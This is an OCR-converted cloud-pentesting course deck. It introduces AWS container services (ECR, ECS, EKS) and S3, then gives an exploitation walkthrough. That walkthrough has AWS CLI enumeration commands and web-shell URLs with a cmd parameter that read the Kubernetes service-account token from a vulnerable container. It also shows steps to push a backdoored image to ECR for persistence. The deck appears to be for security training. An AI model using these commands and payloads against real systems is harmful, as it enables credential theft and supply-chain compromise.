
Containers on AWS

Container Services on AWS can be broken down into three categories:

1. **Registry :** Registry give you a secure place to store and manage your container images.
    - ECR – Elastic Container Registry

2. **Orchestration** : Orchestration manages when and where your containers run.
    - Amazon Elastic Container Service (ECS)
    - Amazon Elastic Kubernetes Service (EKS)

3. **Compute**: Compute engines is use for run your containers.
    - AWS Fargate - Serverless compute engine
    - Amazon EC2 - Virtual machine




Container Registry / Docker Image Hub
AWS Container Registry
Private Docker Registry
Public Docker Registry
App 1
Container
App 2
Container
App 3
Container
Docker Engine
Host OS
Infrastructure
App 1
Container
App 2
Container
App 3
Container
Docker Engine
EC2 / Farget
AWS VPC

2.5.2 Containers Components Explanations

A. Elastic Container Service (ECS)

Amazon Elastic Container Service (Amazon ECS) is a fully managed container orchestration service that provides the most secure, reliable and scalable way to run containerized applications.




2.5.2 Containers Components Explanations

B. Elastic Kubernetes Service (EKS)

Amazon Elastic Kubernetes Service (Amazon EKS) is a fully managed Kubernetes service that provides the most secure, reliable, and scalable way to run containerized applications using Kubernetes.

- Control Plan - https://**id**.sk1.**region**.eks.amazonaws.com
- Nodes


EKS VPC
EKS Control Pane
Kubectl
Network
Load Balancer
ENI
Customer VPC
Web client
Application
Load Balancer
Worker Nodes
Container Registry
EKS Cluster

2.5.2 Containers Components Explanations

C. Container Registry (ECR)

Amazon Elastic Container Registry (ECR) is a fully-managed container registry that makes it simpler and faster for developers to store, manage, and deploy container images.

a. ECR (Elastic Container Registry) - https://**account-id**.dkr.ecr.**region**.amazonaws.com

b. Private Docker Registry

c. Public Docker Registry (Docker Hub) - https://hub.docker.com

Container Registry / Docker Image Hub

2.5.3 Exploitation

A. Enumeration

Describe about all the repositories in the container registry

```
aws ecr describe-repositories
```

Get the information about repository policy

```
aws ecr get-repository-policy --repository-name RepositoryName
```

Lists of all images in the specified repository

```
aws ecr list-images  --repository-name RepositoryName
```

Describe the information about a container image

```
aws ecr describe-images  --repository-name RepositoryName --image-ids imageTag=ImageTag
```

Lists all ECS Clusters

```
aws ecs list-clusters
```

Describe information about specified cluster

```
aws ecs describe-clusters --cluster ClusterName
```

Lists all services in the specified cluster

```
aws ecs list-services --cluster ClusterName
```

Describe the information about a specified service

```
aws ecs describe-services --cluster ClusterName --services ServiceName
```

Lists all tasks in the specified cluster

```
aws ecs list-tasks --cluster ClusterName
```

Describe the information about a specified task

```
aws ecs describe-tasks  --cluster ClusterName --tasks TaskArn
```

Lists all containers in the specified cluster

```
aws ecs list-container-instances --cluster Cluster-Name
```

Lists all EKS Clusters

```
aws eks list-clusters
```

Describe the information about a specified cluster

```
aws eks describe-cluster --name Cluster-Name
```

List of all node groups in a specified cluster

```
aws eks list-nodegroups  --cluster-name Cluster-Name
```

Describe the information about a specific node group in a cluster

```
aws eks describe-nodegroup --cluster-name Cluster-Name --nodegroup-name Node-Group
```

List of all fargate in a specified cluster


```
aws eks list-fargate-profiles --cluster-name Cluster-Name
```

Describe the information about a specific fargate profile in a cluster

```
aws eks describe-fargate-profile --cluster-name Cluster-Name --fargate-profile-name Profile-Name
```

2.5.3 Exploitation

B. Initial Access



Get initial access by executing remote code on vulnerable app running on containers

`http://a3f0483ab2ced4648a49a00b514c2e05-1751585869.us-east-2.elb.amazonaws.com`

Lists of all secret in running EKS vulnerable container

`http://a3f0483ab2ced4648a49a00b514c2e05-1751585869.us-east-`

`2.elb.amazonaws.com/?cmd=ls%20%20%20/var/run/secrets/kubernetes.io/serviceaccount`


Get the secret information from running EKS vulnerable container

`http://a3f0483ab2ced4648a49a00b514c2e05-1751585869.us-east-`

`2.elb.amazonaws.com/?cmd=cat%20%20%20/var/run/secrets/kubernetes.io/serviceaccount/token`

2.5.3 Exploitation

C. Persistence



Get the role information attached to the ec2-instance

```
aws sts get-caller-identity
```

Lists all managed policies that are attached to the specified IAM role

```
aws iam list-attached-role-policies --role-name role-name
```

Retrieves information about the specified version of the specified managed policy

```
aws iam get-policy-version --policy-arn policy-arn --version-id version-id
```

Describe about all the repositories in the container registry

```
aws ecr describe-repositories
```

Lists of all images in the specified repository

```
aws ecr list-images  --repository-name RepositoryName
```

Describe the information about a container image

```
aws ecr describe-images  --repository-name RepositoryName --image-ids imageTag=ImageTag
```

Authenticate docker daemon to ECR

```
aws ecr get-login-password --region region | docker login --username AWS --password-stdin ECR-Addr
```

Build backdoored docker image

```
docker build -t Image-Name .
```

Tag the docker image

```
docker tag Image-Name ECR-Addr:Image-Name
```

Push the docker image to Aws Container Registry

```
docker push ECR-Addr:Image-Name
```

2.6 Simple Storage Service (S3)

1. Introduction about S3
2. S3 Components Explanations
    1. S3 Resources
        a. Buckets
        b. Objects
        c. Keys
        d. Regions
    2. S3 Access Policies
        a. Resource Based Policies
            - Public Access
            - ACLs - Bucket & Object Level
            - Bucket Policies - Only for Bucket Level
            - Time Limited URLs
        b. User Based Policies - IAM
3. Exploitation
    1. Enumeration
    2. Data Exfiltration

Introduction about S3

- AWS simple storage service (s3) allows user to store and retrieve any amount of data, at any time, from anywhere on the web.
- S3 allows to store all type of files format, which is called as object.

2.6.2 S3 Components Explanations

A. S3 Resources

a. Buckets - A bucket is a container for objects stored in Amazon S3.

   e.g. https://bucket-name.s3.region.amazonaws.com

b. Objects - Objects are the fundamental entities stored in Amazon S3

   e.g. https://bucket-name.s3.region.amazonaws.com/object1.jpeg

   https://bucket-name.s3.region.amazonaws.com/folder/object2.jpeg

c. Keys - A key is the unique identifier for an object within a bucket.

   https://bucket-name.s3.region.amazonaws.com/folder1/object3.jpeg

   e.g. Key: folder1/object3.jpeg

d. Regions - Region is geographical where S3 will store the buckets that you create.

   e.g. us-east-1

2.6.2 S3 Components Explanations

B. S3 Access Policies

